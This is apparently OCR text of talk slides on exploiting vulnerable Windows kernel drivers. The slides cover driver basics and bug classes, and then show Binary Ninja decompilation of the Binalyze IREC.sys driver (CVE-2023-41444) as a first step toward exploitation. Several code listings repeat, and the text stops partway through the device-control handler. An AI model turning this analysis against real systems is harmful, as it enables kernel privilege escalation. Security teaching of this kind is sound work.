DEFENSE AGAINST THE DARK ARTS

Exploiting Vulnerable Drivers

Tyler Booth, OSCP | CRTO

tyler.booth@dru1d.ninja

GetUsernameA

- Tyler Booth
- Principal Offensive Security Consultant @ CDW
- Adversary Simulation
- Passionate for Windows Internals

PRIMER ON DRIVERS

tyler.booth@dru1d.ninja


What is a driver?

- “A driver is a software component that lets the operating system and a device communicate with each other.”
- Not all drivers have to communicate with a physical device
- There are several common types of drivers (e.g. function driver, filter driver, etc).

https://learn.microsoft.com/en-us/windows-hardware/drivers/gettingstarted/what-is-a-driver-

tyler.booth@dru1d.ninja


Windows System Architecture



"Windows Kernel Programming" by Pavel Yosifovich

tyler.booth@dru1d.ninja

Windows System Architecture



"Windows Kernel Programming" by Pavel Yosifovich

tyler.booth@dru1d.ninja

Driver Primer Continued

- A lot of drivers run at the kernel level
  - This means kernel level permissions
  - Developers perceive them as secure because of this
    - This is a mistake
- There are several bug classes that can be abused
  - Local privilege escalation
  - Denial of Service
  - Arbitrary code execution

EXPLOITING A VULNERABLE DRIVER

Notorious Vulnerable Drivers

- capcom.sys (2016)
  - Vulnerable driver included with Street Fighter V that allowed for arbitrary code execution
- dbutil_2_3.sys (2021)
  - Vulnerable Dell driver with insecure access control that allowed for privilege escalation.

Driver Divination

tyler.booth@dru1d.ninja

- We will be looking at Binalyze IREC.sys v.3.11.0 (CVE-2023-41444)
- We will be using Binary Ninja because I can’t afford an IDA Pro license

Driver Divination


tyler.booth@dru1d.ninja

```
INIT section started  {0x14001a000-0x14001a012}

14001a000  uint64_t _start(struct _DRIVER_OBJECT* DriverObject)

14001a010      sub_14001a02c()
14001a02a      return DriverEntry(DriverObject)

14001a02b                                      cc                                                .
```

Driver Divination

tyler.booth@dru1d.ninja


```
uint64_t DriverEntry(struct _DRIVER_OBJECT* DriverObject)

140002652     int16_t var_146 = 0x2a
14000265e     void* const var_140 = u"ZwQueryVirtualMemory"
140002668     RtlGetVersion(lpVersionInformation: &lpVersionInformation)
14000267c     data_140018288 = &data_140018280
14000268e     data_140018280 = &data_140018280
14000269f     data_140018200 = MmIsDriverVerifying(DriverObject)
1400026ac     if (data_140018200 != 0 && CheckStatus(1) != 0)
1400026c3         DbgPrint(Format: "IsDriverVerifying=TRUE")
1400026d3     data_140018208 = MmGetSystemRoutineAddress(SystemRoutineName: &SystemRoutineName)
1400026e8     // \\Device\\IREC
1400026e8     RtlInitUnicodeString(DestinationString: &DeviceName, SourceString: sub_14000a500)
1400026fc     // \\DosDevices\\IREC
1400026fc     RtlInitUnicodeString(DestinationString: &symLinkName, SourceString: sub_14000a520)
140002711     DriverObject->DriverUnload = sub_140004e20
14000272e     for (int32_t i = 0; i s<= 0x1b; i = i + 1)
140002744         DriverObject->MajorFunction[sx.q(i)] = sub_140004a70
140002763     // IRP_MJ_DEVICE_CONTROL
140002763     DriverObject->MajorFunction[0xe] = DeviceControlDispatch
140002780     // IRP_MJ_CREATE
140002780     DriverObject->MajorFunction[0] = DeviceCreateClose
14000279d     // IRP_MJ_CLOSE
14000279d     DriverObject->MajorFunction[2] = DeviceCreateClose
1400027d9     NTSTATUS var_164_1 = IoCreateDevice(DriverObject, DeviceExtensionSize: 4, DeviceName: &DeviceName, DeviceType: 0x22, DeviceCharacteristics:
1400027ea     if ((var_164_1 s< 0 || (var_164_1 s>= 0 && DeviceObject == 0)) && CheckStatus(0x20) != 0)
14000280d         DbgPrint(Format: "drvobj failed: %wZ, NtStatus 0x%…", &DeviceName, zx.q(var_164_1))
```



Driver Divination

tyler.booth@dru1d.ninja


```
uint64_t DriverEntry(struct _DRIVER_OBJECT* DriverObject)

140002652     int16_t var_146 = 0x2a
14000265e     void* const var_140 = u"ZwQueryVirtualMemory"
140002668     RtlGetVersion(lpVersionInformation: &lpVersionInformation)
14000267c     data_140018288 = &data_140018280
14000268e     data_140018280 = &data_140018280
14000269f     data_140018200 = MmIsDriverVerifying(DriverObject)
1400026ac     if (data_140018200 != 0 && CheckStatus(1) != 0)
1400026c3         DbgPrint(Format: "IsDriverVerifying=TRUE")
1400026d3     data_140018208 = MmGetSystemRoutineAddress(SystemRoutineName: &SystemRoutineName)
1400026e8     // \\Device\\IREC
1400026e8     RtlInitUnicodeString(DestinationString: &DeviceName, SourceString: sub_14000a500)
1400026fc     // \\DosDevices\\IREC
1400026fc     RtlInitUnicodeString(DestinationString: &symLinkName, SourceString: sub_14000a520)
140002711     DriverObject->DriverUnload = sub_140004e20
14000272e     for (int32_t i = 0; i s<= 0x1b; i = i + 1)
140002744         DriverObject->MajorFunction[sx.q(i)] = sub_140004a70
140002763     // IRP_MJ_DEVICE_CONTROL
140002763     DriverObject->MajorFunction[0xe] = DeviceControlDispatch
140002780     // IRP_MJ_CREATE
140002780     DriverObject->MajorFunction[0] = DeviceCreateClose
14000279d     // IRP_MJ_CLOSE
14000279d     DriverObject->MajorFunction[2] = DeviceCreateClose
1400027d9     NTSTATUS var_164_1 = IoCreateDevice(DriverObject, DeviceExtensionSize: 4, DeviceName: &DeviceName, DeviceType: 0x22, DeviceCharacteristics:
1400027ea     if ((var_164_1 s< 0 || (var_164_1 s>= 0 && DeviceObject == 0)) && CheckStatus(0x20) != 0)
14000280d         DbgPrint(Format: "drvobj failed: %wZ, NtStatus 0x%…", &DeviceName, zx.q(var_164_1))
```



Driver Divination

tyler.booth@dru1d.ninja


```
uint64_t DriverEntry(struct _DRIVER_OBJECT* DriverObject)

140002652     int16_t var_146 = 0x2a
14000265e     void* const var_140 = u"ZwQueryVirtualMemory"
140002668     RtlGetVersion(lpVersionInformation: &lpVersionInformation)
14000267c     data_140018288 = &data_140018280
14000268e     data_140018280 = &data_140018280
14000269f     data_140018200 = MmIsDriverVerifying(DriverObject)
1400026ac     if (data_140018200 != 0 && CheckStatus(1) != 0)
1400026c3         DbgPrint(Format: "IsDriverVerifying=TRUE")
1400026d3     data_140018208 = MmGetSystemRoutineAddress(SystemRoutineName: &SystemRoutineName)
1400026e8     // \\Device\\IREC
1400026e8     RtlInitUnicodeString(DestinationString: &DeviceName, SourceString: sub_14000a500)
1400026fc     // \\DosDevices\\IREC
1400026fc     RtlInitUnicodeString(DestinationString: &symLinkName, SourceString: sub_14000a520)
140002711     DriverObject->DriverUnload = sub_140004e20
14000272e     for (int32_t i = 0; i s<= 0x1b; i = i + 1)
140002744         DriverObject->MajorFunction[sx.q(i)] = sub_140004a70
140002763     // IRP_MJ_DEVICE_CONTROL
140002763     DriverObject->MajorFunction[0xe] = DeviceControlDispatch
140002780     // IRP_MJ_CREATE
140002780     DriverObject->MajorFunction[0] = DeviceCreateClose
14000279d     // IRP_MJ_CLOSE
14000279d     DriverObject->MajorFunction[2] = DeviceCreateClose
1400027d9     NTSTATUS var_164_1 = IoCreateDevice(DriverObject, DeviceExtensionSize: 4, DeviceName: &DeviceName, DeviceType: 0x22, DeviceCharacteristics:
1400027ea     if ((var_164_1 s< 0 || (var_164_1 s>= 0 && DeviceObject == 0)) && CheckStatus(0x20) != 0)
14000280d         DbgPrint(Format: "drvobj failed: %wZ, NtStatus 0x%…", &DeviceName, zx.q(var_164_1))
```



Driver Divination

tyler.booth@dru1d.ninja


```
uint64_t DriverEntry(struct _DRIVER_OBJECT* DriverObject)

140002652     int16_t var_146 = 0x2a
14000265e     void* const var_140 = u"ZwQueryVirtualMemory"
140002668     RtlGetVersion(lpVersionInformation: &lpVersionInformation)
14000267c     data_140018288 = &data_140018280
14000268e     data_140018280 = &data_140018280
14000269f     data_140018200 = MmIsDriverVerifying(DriverObject)
1400026ac     if (data_140018200 != 0 && CheckStatus(1) != 0)
1400026c3         DbgPrint(Format: "IsDriverVerifying=TRUE")
1400026d3     data_140018208 = MmGetSystemRoutineAddress(SystemRoutineName: &SystemRoutineName)
1400026e8     // \\Device\\IREC
1400026e8     RtlInitUnicodeString(DestinationString: &DeviceName, SourceString: sub_14000a500)
1400026fc     // \\DosDevices\\IREC
1400026fc     RtlInitUnicodeString(DestinationString: &symLinkName, SourceString: sub_14000a520)
140002711     DriverObject->DriverUnload = sub_140004e20
14000272e     for (int32_t i = 0; i s<= 0x1b; i = i + 1)
140002744         DriverObject->MajorFunction[sx.q(i)] = sub_140004a70
140002763     // IRP_MJ_DEVICE_CONTROL
140002763     DriverObject->MajorFunction[0xe] = DeviceControlDispatch
140002780     // IRP_MJ_CREATE
140002780     DriverObject->MajorFunction[0] = DeviceCreateClose
14000279d     // IRP_MJ_CLOSE
14000279d     DriverObject->MajorFunction[2] = DeviceCreateClose
1400027d9     NTSTATUS var_164_1 = IoCreateDevice(DriverObject, DeviceExtensionSize: 4, DeviceName: &DeviceName, DeviceType: 0x22, DeviceCharacteristics:
1400027ea     if ((var_164_1 s< 0 || (var_164_1 s>= 0 && DeviceObject == 0)) && CheckStatus(0x20) != 0)
14000280d         DbgPrint(Format: "drvobj failed: %wZ, NtStatus 0x%…", &DeviceName, zx.q(var_164_1))
```



Driver Divination


tyler.booth@dru1d.ninja

```
140002763     // IRP_MJ_DEVICE_CONTROL
140002763     DriverObject->MajorFunction[0xe] = DeviceControlDispatch;
140002780     // IRP_MJ_CREATE
140002780     DriverObject->MajorFunction[0] = DeviceCreateClose;
14000279d     // IRP_MJ_CLOSE
14000279d     DriverObject->MajorFunction[2] = DeviceCreateClose;
1400027d9     NTSTATUS STATUS = IoCreateDevice(DriverObject, 4, &DeviceName, 0x22, 0, 0, &DeviceObject);
```




Driver Divination

tyler.booth@dru1d.ninja




Driver Divination

tyler.booth@dru1d.ninja



Driver Divination

tyler.booth@dru1d.ninja



Driver Divination

tyler.booth@dru1d.ninja

```
1400029d0  uint64_t DeviceControlDispatch(int64_t arg1, PIRP IRP)

1400029d5      arg_8 = arg1
1400029ea      void var_2c8
1400029ea      int64_t rax_1 = __security_cookie ^ &var_2c8
1400029f5      NTSTATUS STATUS = 0xc0000002
1400029fd      int64_t var_278 = 0
140002a06      int32_t var_268 = 0
140002a0e      int32_t var_284 = 0
140002a16      int32_t var_27c = 0
140002a1e      int64_t var_1d0 = 0
140002a32      struct _IO_STACK_LOCATION CurrentStackLocation
140002a32      CurrentStackLocation.MajorFunction = IRP->Tail.Overlay.__offset(0x40).b
140002a32      CurrentStackLocation.MinorFunction = IRP->Tail.Overlay.__offset(0x41).b
140002a32      CurrentStackLocation.Flags = IRP->Tail.Overlay.__offset(0x42).b
140002a32      CurrentStackLocation.Control = IRP->Tail.Overlay.__offset(0x43).b
140002a39      void* pCurrentStackLocation
140002a39      pCurrentStackLocation.b = CurrentStackLocation.MajorFunction
140002a39      pCurrentStackLocation:1.b = CurrentStackLocation.MinorFunction
140002a39      pCurrentStackLocation:2.b = CurrentStackLocation.Flags
140002a39      pCurrentStackLocation:3.b = CurrentStackLocation.Control
140002a4a      if (pCurrentStackLocation != 0)
